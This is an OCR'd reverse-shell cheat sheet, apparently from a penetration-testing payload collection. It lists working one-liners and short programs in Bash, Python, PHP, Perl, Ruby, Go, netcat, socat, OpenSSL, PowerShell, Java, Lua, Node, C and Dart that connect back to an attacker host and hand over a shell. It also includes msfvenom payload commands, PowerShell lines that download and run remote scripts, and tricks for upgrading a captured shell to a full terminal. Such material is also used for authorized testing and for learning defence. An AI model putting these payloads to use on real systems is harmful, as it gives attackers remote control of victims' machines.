
Reverse Shell Cheat Sheet

Summary

Tools

- reverse-shell-generator - Hosted Reverse Shell generator (source)



- revshellgen - CLI Reverse Shell generator

Reverse Shell

Bash TCP

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196

/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1
```

Bash UDP

```
Victim:
sh -i >& /dev/udp/10.0.0.1/4242 0>&1

Listener:
nc -u -lvp 4242
```

Don't forget to check with others shell : sh, ash, bsh, csh, ksh, zsh, pdksh, tcsh, bash

Socat

```
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
user@victim$ /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane
tcp:10.0.0.1:4242
```

```
user@victim$ wget -q https://github.com/andrew-d/static-
binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chmod +x /tmp/socat;
/tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

Static socat binary can be found at https://github.com/andrew-d/static-binaries

Perl

```
perl -e 'use
Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(c
onnect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'


NOTE: Windows only
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Python

Linux only

IPv4

```
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import
socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))
));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
```

```
python -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1
",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(
"/bin/sh")'
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'
```

```
python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())'
```

IPv4 (No Spaces)

```
python -c 'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

```
python -c 'socket=__import__("socket");subprocess=__import__("subprocess");os=__import__("os");s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'
```

```
python -c 'socket=__import__("socket");subprocess=__import__("subprocess");s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess.call(["/bin/sh","-i"],stdin=s.fileno(),stdout=s.fileno(),stderr=s.fileno())'
```

IPv4 (No Spaces, Shortened)

```
python -c 'a=__import__;s=a("socket");o=a("os").dup2;p=a("pty").spawn;c=s.socket(s.AF_INET,s.SOCK_STREAM);c.connect(("10.0.0.1",4242));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")'
```

```
python -c 'a=__import__;b=a("socket");p=a("subprocess").call;o=a("os").dup2;s=b.socket(b.AF_INET,b.SOCK_STREAM);s.connect(("10.0.0.1",4242));f=s.fileno;o(f(),0);o(f(),1);o(f(),2);p(["/bin/sh","-i"])'
```

```
python -c 'a=__import__;b=a("socket");c=a("subprocess").call;s=b.socket(b.AF_INET,b.SOCK_STREAM
```

```
);s.connect(("10.0.0.1",4242));f=s.fileno;c(["/bin/sh","-
i"],stdin=f(),stdout=f(),stderr=f())'
```

IPv4 (No Spaces, Shortened Further)

```
python -c
'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;c=s();c.connect(("
10.0.0.1",4242));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")'
```

```
python -c
'a=__import__;b=a("socket").socket;p=a("subprocess").call;o=a("os").dup2;s=b();s.conn
ect(("10.0.0.1",4242));f=s.fileno;o(f(),0);o(f(),1);o(f(),2);p(["/bin/sh","-i"])'
```

```
python -c
'a=__import__;b=a("socket").socket;c=a("subprocess").call;s=b();s.connect(("10.0.0.1"
,4242));f=s.fileno;c(["/bin/sh","-i"],stdin=f(),stdout=f(),stderr=f())'
```

IPv6

```
python -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("dead:be
ef:2::125c",4242,0,2));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno()
,2);pty.spawn("/bin/sh")'
```

IPv6 (No Spaces)

```
python -c
'socket=__import__("socket");os=__import__("os");pty=__import__("pty");s=socket.socke
t(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));os.du
p2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

IPv6 (No Spaces, Shortened)

```
python -c
'a=__import__;c=a("socket");o=a("os").dup2;p=a("pty").spawn;s=c.socket(c.AF_INET6,c.S
OCK_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));f=s.fileno;o(f(),0);o(f(),1);o(
f(),2);p("/bin/sh")'
```

Windows only

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib:
[[[[[[[[(s.connect(('10.0.0.1', 4242)), [[[(s2p_thread.start(), [[(p2s_thread.start(),
(lambda __out: (lambda __ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None),
```

```
__out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {'__enter__':
lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback:
__exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for
__out[0] in [((s.close(), lambda after: after())[1])]][0])})(), type('try', (),
{'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value,
__traceback: [False for __out[0] in [((p.wait(), (lambda __after: __after()))[1])]]
[0]})())))([None]))[1] for p2s_thread.daemon in [(True)]][0] for __g['p2s_thread'] in
[(threading.Thread(target=p2s, args=[s, p]))]][0])[1] for s2p_thread.daemon in
[(True)]][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))]]
[0] for __g['p'] in [(subprocess.Popen(['\\windows\\system32\\cmd.exe'],
stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE))]][0])[1]
for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))]][0] for
__g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda
__this: lambda: (__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else
__after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]][0])({}), 'p2s')]][0]
for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after:
__y(lambda __this: lambda: [(lambda __after: (__l['p'].stdin.write(__l['data']),
__after())[1] if (len(__l['data']) > 0) else __after())(lambda: __this()) for
__l['data'] in [(__l['s'].recv(1024))]][0] if True else __after())())(lambda: None)
for __l['s'], __l['p'] in [(s, p)]][0])({}), 's2p')]][0] for __g['os'] in
[(__import__('os', __g, __g))]][0] for __g['socket'] in [(__import__('socket', __g,
__g))]][0] for __g['subprocess'] in [(__import__('subprocess', __g, __g))]][0] for
__g['threading'] in [(__import__('threading', __g, __g))]][0])((lambda f: (lambda x:
x(x))(lambda y: f(lambda: y(y)()))), globals(), __import__('contextlib'))"
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);`/bin/sh -i <&3 >&3 2>&3`;'
php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);passthru("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);popen("/bin/sh -i <&3 >&3 2>&3", "r");'
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i",
array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",4242).to_i;exec sprintf("/bin/sh -i <&%d
>&%d 2>&%d",f,f,f)'

ruby -rsocket -e'exit if fork;c=TCPSocket.new("10.0.0.1","4242");loop{c.gets.chomp!;
(exit! if $_=="exit");($_=~/cd (.+)/i?(Dir.chdir($1)):(IO.popen($_,?r){|io|c.print
io.read}))rescue c.puts "failed: #{$_}"}'

NOTE: Windows only
ruby -rsocket -e
'c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print
io.read}end'
```

Golang

```
echo 'package main;import"os/exec";import"net";func main()
{c,_:=net.Dial("tcp","10.0.0.1:4242");cmd:=exec.Command("/bin/sh");cmd.Stdin=c;cmd.St
dout=c;cmd.Stderr=c;cmd.Run()}' > /tmp/t.go && go run /tmp/t.go && rm /tmp/t.go
```

Netcat Traditional

```
nc -e /bin/sh 10.0.0.1 4242
nc -e /bin/bash 10.0.0.1 4242
nc -c bash 10.0.0.1 4242
```

Netcat OpenBsd

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/f
```

Netcat BusyBox

```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/f
```

Ncat

```
ncat 10.0.0.1 4242 -e /bin/bash
ncat --udp 10.0.0.1 4242 -e /bin/bash
```

OpenSSL

Attacker:

```
user@attack$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days
365 -nodes
user@attack$ openssl s_server -quiet -key key.pem -cert cert.pem -port 4242
or
user@attack$ ncat --ssl -vv -l -p 4242

user@victim$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -
connect 10.0.0.1:4242 > /tmp/s; rm /tmp/s
```

TLS-PSK (does not rely on PKI or self-signed certificates)

```
# generate 384-bit PSK
# use the generated string as a value for the two PSK variables from below
openssl rand -hex 48
```

```
# server (attacker)
export LHOST="*"; export LPORT="4242"; export PSK="replacewithgeneratedpskfromabove";
openssl s_server -quiet -tls1_2 -cipher PSK-CHACHA20-POLY1305:PSK-AES256-GCM-
SHA384:PSK-AES256-CBC-SHA384:PSK-AES128-GCM-SHA256:PSK-AES128-CBC-SHA256 -psk $PSK -
nocert -accept $LHOST:$LPORT
# client (victim)
export RHOST="10.0.0.1"; export RPORT="4242"; export
PSK="replacewithgeneratedpskfromabove"; export PIPE="/tmp/`openssl rand -hex 4`";
mkfifo $PIPE; /bin/sh -i < $PIPE 2>&1 | openssl s_client -quiet -tls1_2 -psk $PSK -
connect $RHOST:$RPORT > $PIPE; rm $PIPE
```

Powershell

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object
System.Net.Sockets.TCPClient("10.0.0.1",4242);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + "PS " +
(pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Len
gth);$stream.Flush()};$client.Close()
```

```
powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('10.0.0.1',4242);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,
$i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Len
gth);$stream.Flush()};$client.Close()"
```

```
powershell IEX (New-Object
Net.WebClient).DownloadString('https://gist.githubusercontent.com/staaldraad/204928a6
004e89553a8d3db0ce527fd5/raw/fe5f74ecfae7ec0f2d50895ecf9ab9dafe253ad4/mini-
reverse.ps1')
```

Awk

```
awk 'BEGIN {s = "/inet/tcp/0/10.0.0.1/4242"; while(42) { do{ printf "shell>" |& s; s
|& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c
!= "exit") close(s); }}' /dev/null
```

Java

```
Runtime r = Runtime.getRuntime();
Process p = r.exec("/bin/bash -c 'exec 5<>/dev/tcp/10.0.0.1/4242;cat <&5 | while read
line; do $line 2>&5 >&5; done'");
```

```
p.waitFor();
```

Java Alternative 1

```
String host="127.0.0.1";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read()
);while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);t
ry {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Java Alternative 2

NOTE: This is more stealthy

```
Thread thread = new Thread(){
    public void run(){
        // Reverse shell here
    }
}
thread.start();
```

Telnet

```
In Attacker machine start two listeners:
nc -lvp 8080
nc -lvp 8081

In Victime machine run below command:
telnet <Your_IP> 8080 | /bin/sh | telnet <Your_IP> 8081
```

War

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f war > reverse.war
strings reverse.war | grep jsp # in order to get the name of the file
```

Lua

Linux only

```
```

```
lua -e
"require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1','4242');os.execu
te('/bin/sh -i <&3 >&3 2>&3');"
```

Windows and Linux

```
lua5.1 -e 'local host, port = "10.0.0.1", 4242 local socket = require("socket") local
tcp = socket.tcp() local io = require("io") tcp:connect(host, port); while true do
local cmd, status, partial = tcp:receive() local f = io.popen(cmd, "r") local s =
f:read("*a") f:close() tcp:send(s) if status == "closed" then break end end
tcp:close()'
```

NodeJS

```
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("/bin/sh", []);
    var client = new net.Socket();
    client.connect(4242, "10.0.0.1", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();


or

require('child_process').exec('nc -e /bin/sh 10.0.0.1 4242')

or

-var x = global.process.mainModule.require
-x('child_process').exec('nc 10.0.0.1 4242 -e /bin/bash')

or

https://gitlab.com/0x4ndr3/blog/blob/master/JSgen/JSgen.py
```

Groovy

by frohoff NOTE: Java reverse shell also work for Groovy

```
String host="10.0.0.1";
int port=4242;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
```

```
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read()
);while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);t
ry {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Groovy Alternative 1

NOTE: This is more stealthy

```
Thread.start {
    // Reverse shell here
}
```

C

Compile with `gcc /tmp/shell.c --output csh && csh`

```
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 4242;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.0.0.1");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

Dart

```
import 'dart:io';
import 'dart:convert';
```

```
main() {
  Socket.connect("10.0.0.1", 4242).then((socket) {
    socket.listen((data) {
      Process.start('powershell.exe', []).then((Process process) {
        process.stdin.writeln(new String.fromCharCodes(data).trim());
        process.stdout
          .transform(utf8.decoder)
          .listen((output) { socket.write(output); });
      });
    },
    onDone: () {
      socket.destroy();
    });
  });
}
```

Meterpreter Shell

Windows Staged reverse TCP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f exe >
reverse.exe
```

Windows Stageless reverse TCP

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f exe > reverse.exe
```

Linux Staged reverse TCP

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f elf
>reverse.elf
```

Linux Stageless reverse TCP

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f elf >reverse.elf
```

Other platforms

```
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f elf >
shell.elf
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f exe >
shell.exe
$ msfvenom -p osx/x86/shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f macho >
shell.macho
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f asp >
shell.asp
```

```
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f raw >
shell.jsp
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f war >
shell.war
$ msfvenom -p cmd/unix/reverse_python LHOST="10.0.0.1" LPORT=4242 -f raw > shell.py
$ msfvenom -p cmd/unix/reverse_bash LHOST="10.0.0.1" LPORT=4242 -f raw > shell.sh
$ msfvenom -p cmd/unix/reverse_perl LHOST="10.0.0.1" LPORT=4242 -f raw > shell.pl
$ msfvenom -p php/meterpreter_reverse_tcp LHOST="10.0.0.1" LPORT=4242 -f raw >
shell.php; cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php &&
pbpaste >> shell.php
```

Spawn TTY Shell

In order to catch a shell, you need to listen on the desired port. `rlwrap` will enhance the shell, allowing you to clear the screen with `[CTRL] + [L]`.

```
rlwrap nc 10.0.0.1 4242

rlwrap -r -f . nc 10.0.0.1 4242
-f . will make rlwrap use the current history file as a completion word list.
-r Put all words seen on in- and output on the completion list.
```

Sometimes, you want to access shortcuts, su, nano and autocomplete in a partially tty shell.

:warning: OhMyZSH might break this trick, a simple `sh` is recommended

> The main problem here is that zsh doesn't handle the stty command the same way bash or sh does. [...] stty raw -echo; fg[...] If you try to execute this as two separated commands, as soon as the prompt appear for you to execute the fg command, your -echo command already lost its effect

```
ctrl+z
echo $TERM && tput lines && tput cols

# for bash
stty raw -echo
fg

# for zsh
stty raw -echo; fg

reset
export SHELL=bash
export TERM=xterm-256color
stty rows <num> columns <cols>
```

or use `socat` binary to get a fully tty reverse shell

```
socat file:`tty`,raw,echo=0 tcp-listen:12345
```

Spawn a TTY shell from an interpreter

```
/bin/sh -i
python3 -c 'import pty; pty.spawn("/bin/sh")'
python3 -c "__import__('pty').spawn('/bin/bash')"
python3 -c "__import__('subprocess').call(['/bin/bash'])"
perl -e 'exec "/bin/sh";'
perl: exec "/bin/sh";
perl -e 'print `/bin/bash`'
ruby: exec "/bin/sh"
lua: os.execute('/bin/sh')
```

- vi: `:!bash`
- vi: `:set shell=/bin/bash:shell`
- nmap: `!sh`
- mysql: `! bash`

Alternative TTY method

```
www-data@debian:/dev/shm$ su - user
su: must be run from a terminal

www-data@debian:/dev/shm$ /usr/bin/script -qc /bin/bash /dev/null
www-data@debian:/dev/shm$ su - user
Password: P4ssW0rD

user@debian:~$
```

Fully interactive reverse shell on Windows

The introduction of the Pseudo Console (ConPty) in Windows has improved so much the way Windows handles terminals.

ConPtyShell uses the function CreatePseudoConsole(). This function is available since Windows 10 / Windows Server 2019 version 1809 (build 10.0.17763).

Server Side:

```
stty raw -echo; (stty size; cat) | nc -lvnp 3001
```

Client Side:

```
IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-
ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.0.0.2 3001
```

Offline version of the ps1 available at --> https://github.com/antonioCoco/ConPtyShell/blob/master/Invoke-ConPtyShell.ps1

References

- Reverse Bash Shell One Liner
- Pentest Monkey - Cheat Sheet Reverse shell
- Spawning a TTY Shell

- Obtaining a fully interactive shell